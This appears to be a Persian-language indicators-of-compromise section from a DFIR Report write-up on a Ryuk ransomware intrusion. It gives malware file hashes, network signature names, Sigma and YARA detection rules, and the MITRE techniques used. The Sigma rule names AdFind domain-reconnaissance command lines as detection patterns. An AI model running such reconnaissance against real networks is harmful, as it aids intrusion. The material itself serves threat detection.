6144:HF5dJ89Rl3FtuK0cuVxtIlOxK6xOMjKBxMkUcYBMcoPRxDu3fXtjpamF:HFp4Rl
36KNoxwxNmBWcYBhdlpF

fx16_multi_for_crypt_x86.exe

fc9f8bf3fcae4bf65150bff296b5e271

308261d2539dba9814aa28c458970beb00cc2864

f7998c8b083b31e8b0e8eaf197f6db65b100d44d94700e0780e81c7d54eefcf5

4f60d3a0ca16242a3916675f93d16ee29f423d46deef81cad6da32c325d261cf204e
94baf958383305dd3df33900d913676fd104c70a4c46ca2f18642e64bd5e

3072:AWh32QAodpLae6PEd0YstWTWlbkPn3aT3TFw:Jh32QAod5ae6P9YstVr

arti64.dll

fc646e042c545be6f7e5bdcb3ecf64c7

b5cdf571944f889e4369329aa01376e2204c01f0

f22449c01f8233ea7c85a49f2b6b5fedd304fca5c0e58176bafda9218873c2dd

8ddc48f4c5db09fc60053554487708fa5226e253edb64ace9e6fa0c3ea370df1bfd8e
994cab0822feac494d71d7d730926738c902b3788efb5f6719c5d2da9e2

6144:4MB168YZHFXFxaSjx9nDPAhgaa0rEAmrSWLeLITo0:4MB168UlraSzrAhY+EA
wSp0

P64.exe

9ff18f7a19e06b602e19b9e0aca3ad84

bcbb5bbc55b4f44397c34e9fca2017587e69219b

9d8cbb2bf4801276de2143ccd64a7d0f66263809a90bea0b664282a15d121d9e

157b06e75a3977e8086605811176850 8c643ccea681cf324d770865b3b1d354e233
088b2391020f2e988f650344e263e8b9b0fcbc8c70a381ec98fa2eb256bac

6144:Y52fXQtuKHZg9i/uu3cJfWCcIzZzvvnpPWyxXf7uByC:YmQtuKHP/AJuKZvVWm
icadf.bat

adf.bat

b94bb0ae5a8a029ba2fbb47d055e22bd

035940bd120a72e2da1b6b7bb8b4efab46232761

f6a377ba145a5503b5eb942d17645502eddf3a619d26a7b60df80a345917aaa2

a8e5b535711268a0b82988259fbedc0211e0e55b5bf2d16ddcc21dae82f0312e178
faee1b39ebec7fba5db4e36d9ad9618eae5c3a39a3536fff254eb0945c5dc

6:81ykqi23fVxJfke9Nm0Lal9c9Nmw+IFc9NQ0LbyqAc9NCR+KsEc9NamWM5c9Nm
0e:KqZxiZlpBIG21sSmz8yT1V

تشخیص‌ها

شبکه:

ET INFO Observed DNS Query for EmerDNS_TLD (.bazar)

ETPRO POLICY Possibly Suspicious example.com SSL Cert

ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)

ETPRO TROJAN Observed Malicious SSL Cert (Cobalt Strike CnC)

Feodo Tracker: potential TrickBot CnC Traffic_detected

ET NETBIOS DCERPC SVCCTL - Remote Service Control Manager Access

ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement

ET POLICY SMB2 NT Create AndX Request For an Executable File

ET POLICY SMB2 NT Create AndX Request For an Executable File In a Temp Directory

ET POLICY RunDll Request Over SMB - Likely Lateral Movement

GPL NETBIOS SMB-DS IPC$ share access

ET CNC Feodo Tracker Reported CnC Server TCP group 15

ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)

ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (MSF style)

ET POLICY Command Shell Activity Over SMB - Possible Lateral Movement

Sigma:

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_powershell_suspicious_parameter_variation.yml

https://github.com/Neo23x0/sigma/blob/82cae6d63c9c2f6d3e86c57e11497d86279b9f95/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/other/win_defender_disabled.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/malware/win_mal_ryuk.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_shellcode_b64.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_shadow_copies_deletion.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_net_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_whoami.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_wmi_execution.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_trust_discovery.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_whoami_as_system.yml

تشخیص استفاده از AdFind از یک پرونده گذشته:

title: AdFind Recon

description: Threat Actor using AdFind for reconnaissance .

author: The DFIR Report

date: 2019/8/2

references:

- https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance

tags:

- attack.remote_system_discovery
- attack.T1018

logsource:

- category: process_creation
- product: windows

detection:

selection_1:

CommandLine|contains:

- adfind -f objectcategory=computer

selection_2:

CommandLine|contains:

- adfind -gcb -sc trustdmp

condition: selection_1 or selection_2

falsepositives:

- Legitimate Administrator using tool for Active Directory querying

level: medium

status: experimental

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2020-10-04
Identifier: exes
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule ryuk_exes_P64 {
meta:
description = "exes - file P64.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "9d8cbb2bf4801276de2143ccd64a7d0f66263809a90bea0b664282a15d121d9e"
strings:
$s1 = "MultiReco.exe" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "B:\\x64\\cpp\\x64\\Release\\MultiReco.pdb" fullword ascii
$s4 = "AppPolicyGetThreadInitializationType" fullword ascii
$s5 = "`template-parameter-" fullword ascii
$s6 = "Error initializing the common controls." fullword wide
$s7 = "Error reading data from the file." fullword wide
$s8 = "operator<=>" fullword ascii
$s9 = "operator co_await" fullword ascii
$s10 = "AppPolicyGetWindowingModel" fullword ascii
$s11 = "AppPolicyGetShowDeveloperDiagnostic" fullword ascii
$s12 = "noexcept" fullword ascii
$s13 = "Error opening the file!" fullword wide
        $s14 = "Error creating the window" fullword wide
        $s15 = "Error creating new stroke collection." fullword wide
        $s16 = "Failed connect to the recognition context's event source." fullword wide
        $s17 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
        $s18 = "Failed to add the strokes to the Ink object's custom stroke collection"
```

```
fullword wide
$s19 = "Failed to attach the stroke collection to the recognition context" fullword wide
$s20 = "Error loading ink object from the file." fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
( pe.imphash() == "c30bbd53e939306589cfb6ee8f94434f" and
pe.exports("SDqwsgrfTRRADQDSwatuHdfCxv") or all of them )
}


rule ryuk_exes_arti64 {
meta:
description = "exes - file arti64.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "f22449c01f8233ea7c85a49f2b6b5fedd304fca5c0e58176bafda9218873c2dd"
strings:
$s1 = "PluginSample.dll" fullword ascii
$s2 = "B:\\x32\\dll\\x64\\Release\\PluginSample.pdb" fullword ascii
$s3 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s4 = "AcquireSamplePlugin::DisplayConfigureDialog" fullword wide
$s5 = "AppPolicyGetThreadInitializationType" fullword ascii
$s6 = "`template-parameter-" fullword ascii
$s7 = "operator<=>" fullword ascii
$s8 = "operator co_await" fullword ascii
$s9 = "AppPolicyGetWindowingModel" fullword ascii
$s10 = "Transfer Completed Successfully!" fullword wide
$s11 = "AppPolicyGetShowDeveloperDiagnostic" fullword ascii
$s12 = "noexcept" fullword ascii
$s13 = "Read-Only Photo Acquire Plugin" fullword wide
$s14 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s15 = "Software\\Microsoft\\Windows\\CurrentVersion\\Photo
Acquisition\\Plugins\\%ws" fullword wide
$s16 = ".?AUIUserInputString@@" fullword ascii
$s17 = "CLSID\\%ws\\InprocServer32" fullword wide
$s18 = "`generic-type-" fullword ascii
$s19 = "e>_eUsEi+H<Cc%RZtSC7QIt*HvDb68Pj3" fullword ascii
$s20 = "Default Plugin Text" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 2000KB and
        ( pe.imphash() == "0fd22f187f22ab4ec2eb55f91ccefa7a" and (
        pe.exports("StartW") and pe.exports("TREWDGGegrfgyetdfghfGFEWRDSFGSDgf") )
        or all of them )
        }
```

```
rule ryuk_fx16_multi_for_crypt_x86 {
meta:
description = "exes - file fx16_multi_for_crypt_x86.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "f7998c8b083b31e8b0e8eaf197f6db65b100d44d94700e0780e81c7d54eefcf5"
strings:
$s1 =
"LuxIsnXwkvavqUaBlcqjWmmutckYHRjvSmOKvtRMwvSKnQMiJqUoYEcMzIANnFlVcyliOfii
aTsMnNWaNDDONiTDSmFdkCUOhbbwDEtmcfRLjjefjZriLAhaXJDkIwqK" ascii
$s2 =
"TYthgQVhYkfpnSlftPAzcdzAqVSlhPTZHjIthwkQuhrUvkIDilbaqJbwDZbiXcgGuIDIhJeCGXdfl
uoqjoelRuZNFWqNIPBiOgpChjNNZFJGQvjCPwQNvfRynJsfwjgt" ascii
$s3 =
"IEOffhhLBexvIlCbvoQaZljxwWNMTczTsCUzgDpMsHSPyQIttHUgFUPadSIhtBYFrQNAKZiSv
JglfknwqRoUxuuxWCwCwnQyVPAPhglCcdUTTswasiPyGYNimSUMQjbd" ascii
$s4 =
"fVHNcZJdHEkcoMdCUvMUMRzbsdjHdGdTFmIoZXWDQHBQNYzPNEiAjdsYtHBlIxyoWwSo
DVwnfFTXxZGBUpsegUPrEANCvrQCzqCFQbcfZXTZFgCuzAWmQrHEZpXrZpRg" ascii
$s5 =
"cXuNyWQgbFQlughZovoZDwAHHWvWqeZlfFKFKfxwAmWWlHOpKoSdnbPehKrooTcWjrY
uZJjVAYkxMVwuBLkaFVpdnsJeQZvEmoJchvjBTOFpTKBJGVxbYlLKMLQvTyYA" ascii
$s6 =
"sjDUCMurdFjEkVRmOZHRYtajSNmSgxfmnvUnJmJgDGGsqEOeCADepuzBzinLnjnAfiZWzVr
WstXexwCczXQwTpxzeXAhJTByziBxWCYZlppokDSgEteKyORiOEyUSSnz" ascii
$s7 =
"GgcaduyeETNVsnybynUUywlxcoamtRlealYeLGXbpXBDTEJYavXdJAryMLCsZKrffWnBgAdG
hLxqrgRebcImIXNEafCYCgEtaXsWdWiYKkUyztrNIiktgizPBsqcgmzs" ascii
$s8 = "ixtoVSYMk@dzN`TJ\\vtGVyqa|P{YGow|%" fullword ascii
$s9 = "`w@p]H`suAVER\\~l^sG" fullword ascii
$s10 = "Picuovphv Bbsg!Es|rwojrarkkd Stryjfes x4.3" fullword ascii
$s11 =
"\"YIWKqFIIAtSmNnwAnddonItdsMfDKcuoHBBWdeTMCFrlJJEFJzRIlaHAxjdKiWQkAnlaGH
bAlIk}*1}TqVzGTDaqlaDozCvbwgtlzcnfBUGSqRnVAkmwbDvMytcETx" ascii
$s12 = "OhqMCeeltSHDtTWKtVLmEURx'kz y\"7" fullword ascii
$s13 = "FrystFsgcteIaui" fullword ascii
$s14 =
"JJaZFfGMWkYZvWZVgeqjvEBRIOmpsPZnmqGtsbupUOlsQicTzEmJbveDkpsVrglajErQAxMv
SxFydAdbEPwlBqDgZyBPTIGtmkHiVmRICiTYdlGESEwxyZegjuJRXpxR" ascii
$s15 =
```

```
"HiaqQCPQHIAFgVRMdAUUmtLWGbUVlQRcTWvjUBTLYpoEHeBDNWCMIlBrjIsSlNmHWU
KjMFeEkPJkeGftHCUVKGwLckfhIYNcNhXudKCxbtHDaEVYNXvGWqDwTRRZLHDy" ascii
$s16 = "FrystDdswirfCqovf{vD" fullword ascii
$s17 =
"QvehbLauVGuTdFKhOKGSIwAgBxTFhkGiZRyBVMqFXKegVZQPPOQdrrZwuNewAYNzDizn
mhdgyiovipThWdtgnIldoRbAaaIXUbmtlRqIzVdHauhFxZZdPbikovdJnXye" ascii
$s18 =
"nFDnFOWGPuHyRcKShALUFIaVlXXwURYhHjhnRpCOuupuuBaIKJDbcbeAjHlojxJHKLrkQM
mVvLSiLbRUBFigsUWkXCYiXstkJLZOJhWgvBCxaXKGVTjhfLPZDgbOxSNk" ascii
$s19 =
"CtJHYQXcJSNgHqnKRdZhxKPMQvZYXQZsgrwtQStObwzMfbjjyaXlDNoxVclplvGxkoQlIKsSJZ
OVRJzlxaMrMCkoodjKxHuGbgXhEzmEXprSiRHaCrJildftVgahaRZK" ascii
$s20 = "`EwSCLyaEZUPQuJBXob" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 400KB and
( pe.imphash() == "2ce62b0c0226079a88a01c701dbee7b9" or 8 of them )
}

rule ryuk_Document_Preview {
meta:
description = "exes - file Document-Preview.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2020-10-04"
hash1 = "85ef348d39610c1d5f58e2524c0e929ec815a9fbe1f5924cdef7a0c05e58e5ad"
strings:
$s1 = "MultiReco.exe" fullword ascii
$s2 = "AppPolicyGetProcessTerminationMethod" fullword ascii
$s3 = "Error initializing the common controls." fullword wide
$s4 = "Error reading data from the file." fullword wide
$s5 = "operator<=>" fullword ascii
$s6 = "operator co_await" fullword ascii
$s7 = "Error opening the file!" fullword wide
$s8 = "Error creating the window" fullword wide
$s9 = "Error creating new stroke collection." fullword wide
$s10 = "Failed connect to the recognition context's event source." fullword wide
$s11 = "api-ms-win-appmodel-runtime-l1-1-2" fullword wide
$s12 = "Failed to attach the stroke collection to the recognition context" fullword wide
$s13 = "Failed to add the strokes to the Ink object's custom stroke collection" fullword wide
$s14 = "Error loading ink object from the file." fullword wide
$s15 = "You need to have at least one in order to run this sample." fullword wide
        $s16 = "Failed to create a unique string id for the stroke collection" fullword wide
        $s17 = "Recognition has failed. No results will be stored in the stroke collection."
        fullword wide
        $s18 = "*- *[Cv" fullword ascii
        $s19 = "ggDeA08" fullword ascii
```

```
$s20 = "qtwmuy2" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 1000KB and
( pe.imphash() == "274676f64ec63375a7825a17a44cba07" and
pe.exports("SDqwsgrfTRRADQDSwatuHdfCxv") or 8 of them )
}
```

MITRE

تکنیک‌های استفاده شده در این حمله:

- User Execution – T1204
- Windows Management Instrumentation – T1047
- Service Execution – T1035
- Scripting – T1064
- PowerShell – T1086
- Rundll32 – T1085
- Process Injection – T1055
- Valid Accounts – T1078
- Disabling Security Tools – T1089
- Account Discovery – T1087
- Domain Trust Discovery – T1482
- Network Service Scanning – T1046
- Query Registry – T1012
- Remote System Discovery – T1018
- Security Software Discovery – T1063
- Remote Services – T1021
- Commonly Used Port – T1043
- Standard Application Layer Protocol – T1071
- Data Encrypted for Impact – T1486

منبع:

https://thedfirreport.com/2020/10/08/ryuks-return/